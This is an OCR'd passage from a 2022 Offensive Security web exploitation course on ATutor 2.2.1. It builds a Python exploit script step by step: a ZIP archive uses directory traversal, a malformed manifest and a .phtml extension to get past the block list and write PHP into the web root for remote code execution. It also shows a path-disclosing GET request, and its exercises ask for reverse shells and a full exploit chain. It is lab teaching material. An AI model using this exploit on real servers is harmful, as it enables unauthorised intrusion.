


Figure 82: The Upload HTML form makes direct use of the import_test.php file

Starting on line 220 in *ATutor/mods/_standard/tests/import_test.php* (Listing 90), we find references to the manifest file and also see the *NO_IMSMANIFEST* error being referenced in case the manifest file is missing.

```
220: $ims_manifest_xml = @file_get_contents($import_path.'imsmanifest.xml');
221:
222: if ($ims_manifest_xml === false) {
223:     $msg->addError('NO_IMSMANIFEST');
224:
225:     if (file_exists($import_path . 'atutor_backup_version')) {
226:         $msg->addError('NO_IMS_BACKUP');
227:     }
```

Listing 90 - Manifest file handling

From the code in the Listing 90, it is clear that the ZIP archive needs to contain a file named *imsmanifest.xml*. Therefore, we can go ahead and update our script to create it:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('poc/poc.txt', 'offsec')
    z.writestr('imsmanifest.xml',
    '<validTag></validTag>') z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 91 - The updated PoC creates a ZIP archive that includes the required XML manifest file

Note that our script shown in the listing above is creating a valid and properly formatted XML file, which is able to pass the parser checks starting on line 239 in *import_test.php*:

```
239: $xml_parser = xml_parser_create();
240:
241: xml_parser_set_option($xml_parser, XML_OPTION_CASE_FOLDING, false); /* conform to
W3C specs */
242: xml_set_element_handler($xml_parser, 'startElement', 'endElement');
243: xml_set_character_data_handler($xml_parser, 'characterData');
244:
245: if (!xml_parse($xml_parser, $ims_manifest_xml, true)) {
246:    die(sprintf("XML error: %s at line %d",
 247:                xml_error_string(xml_get_error_code($xml_parser)),
 248:                xml_get_current_line_number($xml_parser)));
249: }
250:
251: xml_parser_free($xml_parser);
```

Listing 92 - XML validation

We can finally attempt to upload our newly-generated archive with the well -formed *imsmanifest.xml* file inside. The result is shown in Figure 83, where we are told that our file has been imported successfully.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 83: Successful upload of a ZIP file

Nevertheless, uploading a properly formatted ZIP file is not exactly very useful to us, nor is it our goal. But we have already seen that the contents of a given ZIP file are extracted and inspected to some degree. Logically, that means that the uploaded archive has to be extracted at some point and therefore we can assume that our proof of concept file *poc.txt* would be located somewhere on the file system.

This can be verified by searching locally on the target machine for the *poc.txt* file using elevated permissions in order to ensure that the entire file system is checked for the presence of our file.

```
student@atutor:~$ sudo find / -name
"poc.txt" student@atutor:~$
```

Listing 93 - We are unable to permanently write to disk

However, it appears that a successful import means that our ZIP file is extracted and then later deleted along with its contents. As shown in Listing 93, there's no trace of *poc.txt* on the target machine. Since our goal is to permanently write a file to the disk (hopefully an evil PHP file), we need to find a way to ensure that the uploading process fails just after the extraction.

If we look back at the XML validation code chunk (Listing 92), we can see on line 245 that a failed attempt to parse the contents of the *imsmanifest.xml* file would actually force the PHP script to die with an error message (line 246). Therefore, assuming that no other PHP code is executed after this point, we should be able to permanently write a file of our choice to the target file system by including an *improperly* formed *imsmanifest.xml* file.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

It's interesting to note how our overzealous attempt at creating a *valid* XML file actually prevented us from reaching our goal in our first attempt. Let's quickly try this approach with the following updated script:

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w',
    zipfile.ZIP_DEFLATED) z.writestr('poc/poc.txt',
    'offsec') z.writestr('imsmanifest.xml', 'invalid
    xml!') z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 94 - The updated PoC creates a ZIP archive with an invalid manifest file inside

We can now upload our new ZIP file with malformed XML content in *imsmanifest.xml* and validate our attack approach (Figure 84).




Figure 84: Uploading a raw ZIP file with an invalid imsmanifest.xml file

This time, the response we receive from the web application states that the XML file is not well-formed, which seems to suggest that we have been successful (Figure 85)!

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 85: Getting an error message when uploading with invalid XML data

Let's verify this on the target machine by again searching the entire filesystem for the *poc.txt* file:

```
student@atutor:~$ sudo find / -name "poc.txt"
/var/content/import/1/poc/poc.txt
```

Listing 95 - The file poc.txt was written to the /var/content/import/1/poc/ directory

Excellent! Our uploaded file has indeed remained on the file system after being extracted. However, there are still a couple more hurdles we need to overcome.

3.8.1.2 Exercise

1. Recreate the steps from the previous section and make sure you can successfully upload a proof of concept file of your choice to the ATutor host
2. Attempt to upload a PHP file

3.9 Gaining Remote Code Execution

Now that we have a basic understanding of this file upload vulnerability, let's attempt to exploit it.

You likely noticed that the file is extracted under the */var/content* directory. This is the default directory that is used by ATutor for all user-managed content files and presents a problem for us. Even if we can upload arbitrary PHP files, we will not be able to reach this directory from the web interface as it is not located within the web directory.

3.9.1 Escaping the Jail

The first option that comes to mind is to use a directory traversal[38] attack to break out of this "jail". Let's try this approach by updating our script to attempt to write the *poc.txt* file to a writable directory outside of */var/content*. More specifically, let's attempt to write to the */tmp* directory, which is writable by any user.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO
```

[38] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Directory_traversal_attack

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../tmp/poc/poc.txt',
    'offsec') z.writestr('imsmanifest.xml', 'invalid
    xml!') z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 96 - The updated proof of concept implements a directory traversal attack

We updated the highlighted line in Listing 96 in order to attempt to traverse to the parent directory during the ZIP extraction process, ultimately writing the file to */tmp*.

As expected, our upload attempt with the newly-crafted archive still fails with the error message "XML error: Not well-formed (invalid token) at line 1", but this time we have hopefully written outside of our jail.

```
student@atutor:~$ sudo find / -name "poc.txt"
/tmp/poc/poc.txt
```

Listing 97 - Our file has been written to the /tmp/poc/ directory

Listing 97 confirms that we have escaped the */var/content* jail!

Given our progress up to this point, and with the goal of gaining remote code execution, we have to fulfill three more requirements:

1. Knowledge of the web root path on the file system, so we know where to traverse to
2. A writable location inside of the web root where we can write files
3. A file extension that can be used to execute PHP code

3.9.2 Disclosing the Web Root

Since we are using a white box approach for this test case, we already know that the web root is set to */var/www/html*.

However, in a black box scenario, there might be alternative approaches available. A typical example is the abuse of the *display_errors*[39] PHP settings, which we discussed earlier.

Once again, it is important to state that this type of information disclosure is a configuration issue and as such, is unrelated to any vulnerabilities in the source code. Nonetheless, it's a common mistake and it's important to know how to exploit it, especially in shared hosting environments where the default web root directory structures are almost always changed.

A good example of how to leverage the *display_errors* misconfiguration is by sending a GET request with arrays injected as parameters. This technique, known as *Parameter Pollution* or *Parameter Tampering* relies on the fact that most back-end code does not expect arrays as input

[39] (PHP Group, 2020), http://php.net/manual/en/errorfunc.configuration.php#ini.display-errors

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

data, when that data is retrieved from a HTTP request. For example, the application may directly be passing the *$GET["some_parameter"]* variable into a function that is expecting a string data type. However, since we can change the data type of the *some_parameter* from string to an array, we can trigger an error.

For the sake of completeness, let's attempt this information disclosure vector on the ATutor web application. Since we have already enabled *display_errors* in a previous section, we can try the array injection attack in the ATutor *browse.php* file as follows:

```
GET /ATutor/browse.php?access=&search[]=test&include=all&filter=Filter HTTP/1.1
Host: target
```

Listing 98 - Using array injection into a GET parameter

Figure 86 clearly shows the disclosure of the full web root path.




Figure 86: The resulting response, disclosing the web root path

Essentially, all we need to do is cause the application to trigger a PHP warning, which is quite common when unexpected user-controlled input is parsed. This allows us to disclose information that would otherwise be private, such as the local path of the web root on the host where the application is running.

Now that we know how to find a web root path, we can move on to the next requirement before we can gain remote code execution.

3.9.3 Finding Writable Directories

In a black box approach, we can find a writable directory by either brute forcing the web application paths, or via another information disclosure. However, since we are using a white box approach, we can simply search for writable directories within the web root on the command line.

```
student@atutor:~$ find /var/www/html/ -type d -perm -o+w
/var/www/html/ATutor/mods
...
```

Listing 99 - The mods directory is writable along with its child directories

The ATutor web application uses the *mods* directory for installation of modules by the administrative ATutor user. This implies that it has to be writable by the *www-data* web user. Therefore, we can update our script to use this directory as the target for the traversal attack we described in the previous section.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../var/www/html/ATutor/mods/poc/poc.txt',
    'offsec') z.writestr('imsmanifest.xml', 'invalid xml!')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 100 - The updated proof of concept creates a ZIP archive with directory traversals to the mods directory

After uploading the ZIP file generated by our script, we can confirm that we can access our file as shown in Figure 87!




Figure 87: Accessing the uploaded file

That leaves us with only one more hurdle to overcome.

3.9.4 Bypassing File Extension Filter

Based on the exercise earlier in this module, it is clear that the ATutor developers did make an attempt to prevent the upload of arbitrary PHP files. More specifically, we know that if we include any file with the *.php* extension in our ZIP file, the entire import will fail.

Fortunately, Apache server can interpret a number of different files and extensions that contain PHP code, but before we arbitrarily choose a different extension for our malicious PHP file, we need to see how the ATutor developers implemented the file extension filtering.

If we look at the *import_test.php* file, we can see the following code:

```
178:    /* extract the entire archive into AT_COURSE_CONTENT . import/$course using
the call back function to filter out php files */
179:    error_reporting(0);
180:    $archive = new PclZip($_FILES['file']['tmp_name']);
181:    if ($archive->extract(  PCLZIP_OPT_PATH,$import_path,
182:                            PCLZIP_CB_PRE_EXTRACT,  'preImportCallBack') == 0) {
183:        $msg->addError('IMPORT_FAILED');
184:        echo 'Error : '.$archive->errorInfo(true);
185:        clr_dir($import_path);
186:        header('Location: questin_db.php');
187:        exit;
188:    }
189:    error_reporting(AT_ERROR_REPORTING);
```

Listing 101 - Decompression routine for the uploaded ZIP files

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

A quick look at the code in Listing 101 tells us exactly how the ZIP file extraction process works. Specifically, the developer comment itself indicates that the *extract* function on line 181 is using the callback function *preImportCallBack* to filter out any PHP files from the uploaded archive file.

The implementation of the *preImportCallBack* function can be found in file */var/www/html/ATutor/mods/_core/file_manager/filemanager.inc.php*:

```
147: /**
148: * This function gets used by PclZip when creating a zip archive.
149: * @access  private
150: * @return  int             whether or not to include the file
151: * @author  Joel Kronenberg
152: */
153:    function preImportCallBack($p_event, &$p_header) {
154:        global $IllegalExtentions;
155:
156:        if ($p_header['folder'] == 1) {
157:            return 1;
158:        }
159:
160:        $path_parts = pathinfo($p_header['filename']);
161:        $ext = $path_parts['extension'];
162:
163:        if (in_array($ext, $IllegalExtentions)) {
164:            return 0;
165:        }
166:
167:        return 1;
168:    }
```

Listing 102 - preImportCallBack implementation

On line 163 we spot a reference to a *$IllegalExtentions* array. Its name is rather self-explanatory and a quick search leads us to */var/www/html/ATutor/include/lib/constants.inc.php*, where we find a number of configuration variables, with the most important for our purposes being *illegal_extensions*.

```
$_config_defaults['illegal_extentions']        =
'exe|asp|php|php3|bat|cgi|pl|com|vbs|reg|pcd|pif|scr|bas|inf|vb|vbe|wsc|wsf|wsh';
```

Listing 103 - List of non-allowed extensions

At this point, all we need to do is pick an extension that is not in the list, yet will still execute PHP code when rendered. For the purposes of this exercise, we are going to use the *.phtml* extension, although, other extensions are available to us as well.

All that remains for us is to update our script so that it generates a proof of concept file with the *phtml* extension, as well as add any PHP code to it. The code we will inject is the following:

```
<?php phpinfo(); ?>
```

Listing 104 - PHP code that will display a PHP environment information page

Finally, we can implement our last changes as discussed.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../var/www/html/ATutor/mods/poc/poc.phtml', '<?php
phpinfo(); ?>')
    z.writestr('imsmanifest.xml', 'invalid
    xml!') z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 105 - The updated proof of concept creates a ZIP archive implementing the entire attack vector

After running through our entire attack vector, we can see that we have arbitrary PHP code execution!

Figure 88: Remote code execution achieved!

3.9.4.1 Exercises

1. Replay the above attack and gain code execution on your Atutor target
2. Try to gain a reverse shell so that you can interact with the underlying server environment

3.9.4.2 Extra Mile

Develop a fully functional exploit that will combine the previous vulnerabilities to achieve remote code execution:

1. Use the SQL injection to disclose the teacher's password hash
2. Log in with the disclosed hash (using the pass the hash vulnerability)
3. Upload a ZIP that contains a PHP file and extract it into the web root
4. Gain remote code execution!

3.10 Wrapping Up

In this module, we first discovered and then later exploited a pre-authenticated blind Boolean SQL injection vulnerability in the ATutor web application.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We then deeply analyzed the ATutor authentication mechanism and discovered a flaw that, when combined with the blind SQL injection, allowed us to gain privileged access to the web application.

Finally, by leveraging this level of access, we discovered and exploited a file upload vulnerability that provided us with remote code execution.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

4 ATutor LMS Type Juggling Vulnerability

This module will cover the in-depth analysis and exploitation of a PHP Type Juggling vulnerability identified in *ATutor*.

4.1 Getting Started

In order to access the ATutor server, we have created a *hosts* file entry named “atutor” in our Kali Linux VM. We recommend making this configuration change in your Kali machine to follow along. Revert the ATutor virtual machine from your student control panel before starting your work.

In this module, the ATutor VM needs to be able to send emails so we will be using the Atmail VM as a SMTP relay. The ATutor VM already has Postfix installed but will need to be configured with the correct IP address of your Atmail VM. In order to modify the Postfix configuration, you will need to edit the */etc/postfix/transport* file as the root user.

```
student@atutor:~$ sudo cat /etc/postfix/transport
...
offsec.local    smtp:[192.168.121.106]:587
...
```

Listing 106 - The Postfix transport file on the ATutor VM. Replace 192.168.121.106 with the IP address of your Atmail VM.

Once you have modified the transport file with the correct IP address, issue the following command:

```
student@atutor:~$ sudo postmap /etc/postfix/transport
```

Listing 107 - Updating the Postfix transport configuration

At this point, your ATutor VM should be able to send emails to the Atmail VM using the latter as a relay server.

4.2 PHP Loose and Strict Comparisons

As we saw earlier, ATutor version 2.2.1 contains a few interesting vulnerabilities that were worth exploring in depth. Besides the ones we have already discussed, this version of ATutor also contains a completely separate vulnerability that can be used to gain privileged access to the web application. In this case, the vulnerability revolves around the use of *loose comparisons* of user-controlled values, which results in the execution of implicit data type conversions, i.e. *type juggling*.[40] Ultimately, this allows us to subvert the application logic and perform protected operations from an unauthenticated perspective.

While type juggling vulnerabilities can arguably be called exotic, the following example will help highlight how a lack of language-specific knowledge (in this case PHP), despite the good intentions of developers, can sometimes result in exploitable vulnerabilities.

Before we look at the actual vulnerability, we need to briefly explain why the type juggling PHP feature has the potential to cause problems for developers. As the PHP manual states:

[40] (PHP Group, 2020), http://php.net/manual/en/language.types.type-juggling.php

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

> *PHP does not require (or support) explicit type definition in variable declaration; a variable's type is determined by the context in which the variable is used. That is to say, if a string value is assigned to variable $var, $var becomes a string. If an integer value is then assigned to $var, it becomes an integer.*

While the lack of explicit variable type declaration can be seen as a rather helpful language construct, it becomes a difficult road to navigate when the variables are used in comparison operations. Specifically, as we will soon illustrate, there are cases where type juggling can lead to unintended interpretation by the PHP engine. For this reason, the concept of strict comparisons has been introduced in PHP. It is worth noting that software developers with a background in different languages tend to use loose comparisons more often due to their lack of familiarity of strict comparisons. While strict comparisons compare both the data values and the types associated to them, a loose comparison only makes use of context to understand of what type the data is. The different operators used for strict and loose comparisons can be found in the PHP manual.[41]

To better illustrate this point, we can refer to the following PHP type comparison tables when loose comparisons (Figure 89) and strict comparisons (Figure 90) are used. As an example, notice that when you compare the *integer* 0 and the *string* "php" the result is *true* when the loose comparison operator is used.

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Figure 89: PHP loose comparisons using "=="

[41] (PHP Group, 2020), http://php.net/manual/en/language.operators.comparison.php#language.operators.comparison

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As we can see, the logic used for implicit variable type conversions behavior when loose comparisons are used is rather confusing.

Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
